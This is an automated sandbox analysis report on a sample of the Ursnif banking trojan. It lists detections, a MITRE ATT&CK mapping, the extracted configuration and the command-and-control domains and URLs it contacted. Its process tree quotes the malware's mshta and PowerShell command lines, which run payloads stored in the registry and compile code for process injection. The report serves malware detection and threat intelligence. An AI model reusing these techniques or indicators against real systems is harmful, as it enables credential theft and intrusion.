ID: 353282
Sample Name:
SecuriteInfo.com.Generic.mg.f77e7bd43f365593.8235
Cookbook: default.jbs
Time: 00:56:33
Date: 16/02/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report SecuriteInfo.com.Generic.mg.f77e7bd4…

Overview


General Information

Sample Name:	SecuriteInfo.com.Generic.mg.f77e7bd43f365593.8235 (renamed file extension from 8235 to dll)
Analysis ID:	353282
MD5:	f77e7bd43f36559..
SHA1:	66692ff392d5844..
SHA256:	56a0cec492d2f8d..

Most interesting Screenshot:



Detection




Ursnif

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for doma…
- Multi AV Scanner detection for subm…
- Sigma detected: Dot net compiler co…
- Yara detected Ursnif
- Compiles code for process injection …
- Creates a thread in another existing …
- Hooks registry keys query functions…
- Maps a DLL or memory area into an…
- Modifies the context of a thread in a…
- Modifies the export address table of…
- Modifies the import address table of…

Classification



Startup

- **System is w10x64**
- loaddll32.exe (PID: 204 cmdline: loaddll32.exe 'C:\Users\user\Desktop\SecuriteInfo.com.Generic.mg.f77e7bd43f365593.dll' MD5: 8081BC925DFC69D40463079233C90FA5)
  - regsvr32.exe (PID: 4472 cmdline: regsvr32.exe /s C:\Users\user\Desktop\SecuriteInfo.com.Generic.mg.f77e7bd43f365593.dll MD5: 426E7499F6A7346F0410DEAD0805586B)
  - cmd.exe (PID: 3884 cmdline: C:\Windows\system32\cmd.exe /c 'C:\Program Files\Internet Explorer\iexplore.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - iexplore.exe (PID: 5344 cmdline: C:\Program Files\Internet Explorer\iexplore.exe MD5: 6465CB92B25A7BC1DF8E01D8AC5E7596)
      - iexplore.exe (PID: 6156 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:5344 CREDAT:17410 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
      - iexplore.exe (PID: 3016 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:5344 CREDAT:82962 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
      - iexplore.exe (PID: 1496 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:5344 CREDAT:17422 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
      - iexplore.exe (PID: 1716 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:5344 CREDAT:82978 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
- mshta.exe (PID: 5264 cmdline: 'C:\Windows\System32\mshta.exe' 'about:<hta:application><script>resizeTo(1,1);eval(new ActiveXObject('WScript.Shell').regread('HKCU\\\\Software\\AppDataLow\\Software\\Microsoft\\86EC23E5-2D5A-A875-E71A-B15C0BEE7550\\\\Actidsrv'));if(!window.flag)close()</script>' MD5: 197FC97C6A843BEBB445C1D9C58DCBDB)
  - powershell.exe (PID: 5752 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' iex ([System.Text.Encoding]::ASCII.GetString((gp 'HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550').basebapi)) MD5: 95000560239032BC68B4C2FDFCDEF913)
    - conhost.exe (PID: 5616 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - csc.exe (PID: 4228 cmdline: 'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @'C:\Users\user\AppData\Local\Temp\q4v3w255\q4v3w255.cmdline' MD5: B46100977911A0C9FB1C3E5F16A5017D)
      - cvtres.exe (PID: 5024 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RES75DB.tmp' 'c:\Users\user\AppData\Local\Temp\q4v3w255\CSCF2DE2458AB624CEA8066599ECF7B3C9.TMP' MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
- **cleanup**

Malware Configuration

Threatname: Ursnif

```
{
  "server": "730",
  "os": "10.0_0_17134_x64",
  "version": "250180",
  "uptime": "167",
  "system": "7c5538f6979f1f8eced530cf8b281a82hhjI",
  "size": "202829",
  "crc": "2",
  "action": "00000000",
  "id": "1100",
  "time": "1613465906",
  "user": "1082ab698695dc15e71ab15c621f0ba1",
  "hash": "0xf857f57e",
  "soft": "3"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000001.00000003.358145680.00000000054C8000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000001.00000003.365253627.000000000534B000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000001.00000003.358305961.00000000054C8000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000001.00000003.358401494.00000000054C8000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000001.00000003.358112275.00000000054C8000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
Click to see the 8 entries				


Sigma Overview

System Summary:

Sigma detected: Dot net compiler compiles file from suspicious location

Sigma detected: MSHTA Spawning Windows Shell

Signature Overview



- AV Detection
- Compliance
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for domain / URL

Multi AV Scanner detection for submitted file

Compliance:

Uses 32bit PE files

Uses new MSVCR Dlls

Uses secure TLS version for HTTPS connections

Binary contains paths to debug symbols

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Yara detected Ursnif

E-Banking Fraud:

Yara detected Ursnif

System Summary:

Malicious sample detected (through community Yara rule)

Writes or reads registry keys via WMI

Writes registry values via WMI

Data Obfuscation:

Suspicious powershell command line found

Hooking and other Techniques for Hiding and Protection:

Yara detected Ursnif

Hooks registry keys query functions (used to hide registry keys)

Modifies the export address table of user mode modules (user mode EAT hooks)

Modifies the import address table of user mode modules (user mode IAT hooks)

Modifies the prolog of user mode functions (user mode inline hooks)

HIPS / PFW / Operating System Protection Evasion:

Compiles code for process injection (via .Net compiler)

Creates a thread in another existing process (thread injection)

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Stealing of Sensitive Information:

Yara detected Ursnif


Remote Access Functionality:

Yara detected Ursnif

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Net Effe
Valid Accounts	Windows Management Instrumentation 2	DLL Side-Loading 1	Process Injection 4 1 1	Rootkit 4	Credential API Hooking 3	Query Registry 1	Remote Services	Email Collection 1	Exfiltration Over Other Network Medium	Encrypted Channel 2	Eav Inse Net Cor
Default Accounts	Command and Scripting Interpreter 1	Boot or Logon Initialization Scripts	DLL Side-Loading 1	Masquerading 1	LSASS Memory	Security Software Discovery 1	Remote Desktop Protocol	Credential API Hooking 3	Exfiltration Over Bluetooth	Ingress Tool Transfer 3	Exp Rec Call
Domain Accounts	PowerShell 1	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 3	Security Account Manager	Virtualization/Sandbox Evasion 3	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 4	Exp Trac Loc
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 4 1 1	NTDS	Process Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 5	SIM Swa
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Obfuscated Files or Information 1	LSA Secrets	Application Window Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Mar Dev Cor
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Regsvr32 1	Cached Domain Credentials	File and Directory Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jam Der Ser
External Remote Services	Scheduled Task	Startup Items	Startup Items	Software Packing 2	DCSync	System Information Discovery 2 3	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rog Acc
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	DLL Side-Loading 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Dov Inse Pro


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
SecuriteInfo.com.Generic.mg.f77e7bd43f365593.dll	16%	Virustotal		Browse
SecuriteInfo.com.Generic.mg.f77e7bd43f365593.dll	10%	ReversingLabs	Win32.Trojan.Generic	

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
1.3.regsvr32.exe.54494a0.1.unpack	100%	Avira	HEUR/AGEN.1132033		Download File
1.2.regsvr32.exe.2d70000.1.unpack	100%	Avira	HEUR/AGEN.1108168		Download File
1.3.regsvr32.exe.51ce4a0.2.unpack	100%	Avira	HEUR/AGEN.1132033		Download File

Domains

Source	Detection	Scanner	Label	Link
tls13.taboola.map.fastly.net	0%	Virustotal		Browse
c56.lepini.at	8%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://crl.microsoft	0%	URL Reputation	safe	
http://crl.microsoft	0%	URL Reputation	safe	
http://crl.microsoft	0%	URL Reputation	safe	
http://https://onedrive.live.com;Fotos	0%	Avira URL Cloud	safe	
http://constitution.org/usdeclar.txtC:	0%	Avira URL Cloud	safe	
http://https://file://USER.ID%lu.exe/upd	0%	Avira URL Cloud	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://constitution.org/usdeclar.txt	0%	Avira URL Cloud	safe	
http://https://www.stroeer.de/fileadmin/de/Konvergenz_und_Konzepte/Daten_und_Technologien/Stroeer_SSP/Downl	0%	URL Reputation	safe	
http://https://www.stroeer.de/fileadmin/de/Konvergenz_und_Konzepte/Daten_und_Technologien/Stroeer_SSP/Downl	0%	URL Reputation	safe	
http://https://www.stroeer.de/fileadmin/de/Konvergenz_und_Konzepte/Daten_und_Technologien/Stroeer_SSP/Downl	0%	URL Reputation	safe	
http://api3.lepini.at/api1/z9QMincV/K5Iq0M8Pr92gCHXX5PHJDsK/9c_2BafRoh/4XYkJRWqVTzrv7Uv3/wngQcd_2F3U1/FYkmEnrarM8/prFE5X7UgK7npU/l5OvCbSeqgHX2pOCMBIMw/6G3ylCTvPM_2Fao_/2FHfb2YFd_2Fsm9/RXg8z6_2BbPSXzWlWu/9JOiQgQtr/rufo4JqzeosqL1srQO1Y/Q6QSqSiZInzgmM3ARl_/2BDUzBilNA3CJxo3pBLSY7/qcaRv2HatzUtG/WgTgo2SQ/rjXJ_2FQX_2BRQpBzyb87GE/8RD4rYDEK9/G_2BUeIyeqJjX_2BK/T7OP9kOGqlyN/0X3GrtdJQpt/xICmDxOic/59te	0%	Avira URL Cloud	safe	
http://api10.laptok.at/api1/qCo8Oh_2F6L/Un922nXSLi5jud/Tm30EKBziEw7_2FtAqIdr/fGZBjc4EihNVt7kd/UjRqgX	0%	Avira URL Cloud	safe	
http://https://onedrive.live.com;OneDrive-App	0%	Avira URL Cloud	safe	
http://https://contoso.com/License	0%	URL Reputation	safe	
http://https://contoso.com/License	0%	URL Reputation	safe	
http://https://contoso.com/License	0%	URL Reputation	safe	
http://api10.laptok.at/favicon.ico	0%	Avira URL Cloud	safe	
http://api10.laptok.at/api1/6pQTzaY2jKRE9Otp7pijj/jmnK_2FJdB8kJDKg/vxFcjPsrp_2FB9U/I0xXE03y78_2BI_2FC/pZwONzw8E/O0k8zJt2oKlPWEAiTUgj/Ph1AlH46ZRC_2FAT8N_/2FsqgQGNoPpxHDz1fQjtgV/H61uRIVmmIvZx/vXX3iis8/_2ByUlphkkxJKe_2B0Axt8i/1H0B5rC_2F/fKjHLYVOPd7AS02zv/I5i58zgPLqWh/ZeI7YnjtDx2/JkZ01V4bMIa1_2/BrHCuz27onDH_2Fya1z5t/pc7dPwXYGnmuctsD/kRhp92_2FH2ZQHW/DAh49GgFc0yanPH7sP/84LwdYOH_/2Bbf1SY8UzVHP/4jNuPd	0%	Avira URL Cloud	safe	
http://https://www.stroeer.com/fileadmin/com/StroeerDSP_deviceStorage.json	0%	Avira URL Cloud	safe	
http://https://contoso.com/	0%	URL Reputation	safe	
http://https://contoso.com/	0%	URL Reputation	safe	
http://https://contoso.com/	0%	URL Reputation	safe	
http://https://mem.gfx.ms/meversion/?partner=msn&market=de-ch"	0%	URL Reputation	safe	
http://https://mem.gfx.ms/meversion/?partner=msn&market=de-ch"	0%	URL Reputation	safe	
http://https://mem.gfx.ms/meversion/?partner=msn&market=de-ch"	0%	URL Reputation	safe	
http://https://go.microsoft.c	0%	Avira URL Cloud	safe	
http://https://www.bidstack.com/privacy-policy/	0%	URL Reputation	safe	
http://https://www.bidstack.com/privacy-policy/	0%	URL Reputation	safe	
http://https://www.bidstack.com/privacy-policy/	0%	URL Reputation	safe	
http://api10.laptok.at/api1/_2FdDLxiS/WGKmX1atNVWHXUCzdG8J/YXsTWM_2FhCnr7eTBeb/CqzmyNP6L4p0TKz6hJsA0p/EVm7LSru5Rln7/R3LRPh0s/N1MeBTFtHS9yRQ9lgLi_2B0/Xv3I03JXJn/5RDWiXyGXXw_2B48v/Bn4MZSvk3K_2/FR_2BMnjaNV/ba9dKsrWc70pwt/DT0ZilRktoMLB5X4VmjzW/q5zgF4LmzRrqKYzr/JnS7KhdMCD4PTt2/Znn_2FZbkdGdkZsLPa/EqC1aT3Se/sU1FyYCjJQPDDxUFeIIF/dEZc5CjdmxNuQQbK7SZ/r4gzVmhDXHEM5OFH9MuRad/iulOOUoXwDG2R/FNY	0%	Avira URL Cloud	safe	
http://api3.lepini.at/api1/vhHTEmPzbEStJ4oDDwp/kQ6ggaRpVnpsug_2B0SlwX/XJ3fXm3aVud9O/1_2B7cr6/T_2BQPX93_2FtT_2BuUURZr/AWwVWHMcH_/2BU8GCAjDVwMmprID/L5eh8w1am6YF/SNWyB4_2BWm/zk5kVoxEFfdcUb/ATRG4B6O9JdGD1fLNDqV7/c18vrgClx5W3AyWk/YkXmggvTDqtnr7l/6o5AOThiBQ13h_2FIJ/CRITvJ2ok/cYZ94FgWzWVkvnQsuK3C/E6WVuIJEgnnze_2FQoZ/iJSmMSPJ1uDyxoLTc337jx/njscfBmWGPAoq/JiqJEBa7dSC/GQi2	0%	Avira URL Cloud	safe	
http://https://img.img-taboola.com/taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:au	0%	URL Reputation	safe	
http://https://img.img-taboola.com/taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:au	0%	URL Reputation	safe	
http://https://img.img-taboola.com/taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:au	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
contextual.media.net	184.30.24.22	true	false		high
tls13.taboola.map.fastly.net	151.101.1.44	true	false	• 0%, Virustotal, Browse	unknown
hblg.media.net	184.30.24.22	true	false		high
c56.lepini.at	34.65.144.159	true	true	• 8%, Virustotal, Browse	unknown
lg3.media.net	184.30.24.22	true	false		high
resolver1.opendns.com	208.67.222.222	true	false		high
api3.lepini.at	34.65.144.159	true	false		unknown
geolocation.onetrust.com	104.20.184.68	true	false		high
api10.laptok.at	34.65.144.159	true	false		unknown
www.msn.com	unknown	unknown	false		high
srtb.msn.com	unknown	unknown	false		high
img.img-taboola.com	unknown	unknown	true		unknown
web.vortex.data.msn.com	unknown	unknown	false		high
cvision.media.net	unknown	unknown	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://api3.lepini.at/api1/z9QMincV/K5Iq0M8Pr92gCHXX5PHJDsK/9c_2BafRoh/4XYkJRWqVTzrv7Uv3/wngQcd_2F3U1/FYkmEnrarM8/prFE5X7UgK7npU/l5OvCbSeqgHX2pOCMBIMw/6G3ylCTvPM_2Fao_/2FHfb2YFd_2Fsm9/RXg8z6_2BbPSXzWlWu/9JOiQgQtr/rufo4JqzeosqL1srQO1Y/Q6QSqSiZInzgmM3ARl_/2BDUzBilNA3CJxo3pBLSY7/qcaRv2HatzUtG/WgTgo2SQ/rjXJ_2FQX_2BRQpBzyb87GE/8RD4rYDEK9/G_2BUeIyeqJjX_2BK/T7OP9kOGqlyN/0X3GrtdJQpt/xICmDxOic/59te	false	• Avira URL Cloud: safe	unknown
http://api10.laptok.at/favicon.ico	false	• Avira URL Cloud: safe	unknown
http://api10.laptok.at/api1/6pQTzaY2jKRE9Otp7pijj/jmnK_2FJdB8kJDKg/vxFcjPsrp_2FB9U/I0xXE03y78_2BI_2FC/pZwONzw8E/O0k8zJt2oKlPWEAiTUgj/Ph1AlH46ZRC_2FAT8N_/2FsqgQGNoPpxHDz1fQjtgV/H61uRIVmmIvZx/vXX3iis8/_2ByUlphkkxJKe_2B0Axt8i/1H0B5rC_2F/fKjHLYVOPd7AS02zv/I5i58zgPLqWh/Zel7YnjtDx2/JkZ01V4bMIa1_2/BrHCuz27onDH_2Fya1z5t/pc7dPwXYGnmuctsD/kRhp92_2FH2ZQHW/DAh49GgFc0yanPH7sP/84LwdYOH_/2Bbf1SY8UzVHP/4jNuPd	false	• Avira URL Cloud: safe	unknown
http://api10.laptok.at/api1/_2FdDLxiS/WGKmX1atNVWHXUCzdG8J/YXsTWM_2FhCnr7eTBeb/CqzmyNP6L4p0TKz6hJsA0p/EVm7LSru5Rln7/R3LRPh0s/N1MeBTFtHS9yRQ9lgLi_2B0/Xv3I03JXJn/5RDWiXyGXXw_2B48v/Bn4MZSvk3K_2/FR_2BMnjaNV/ba9dKsrWc70pwt/DT0ZilRktoMLB5X4VmjzW/q5zgF4LmzRrqKYzr/JnS7KhdMCD4PTt2/Znn_2FZbkdGdkZsLPa/EqC1aT3Se/sU1FyYCjJQPDDxUFeIIF/dEZc5CjdmxNuQQbK7SZ/r4gzVmhDXHEM5OFH9MuRad/iulOOUoXwDG2R/FNY	false	• Avira URL Cloud: safe	unknown
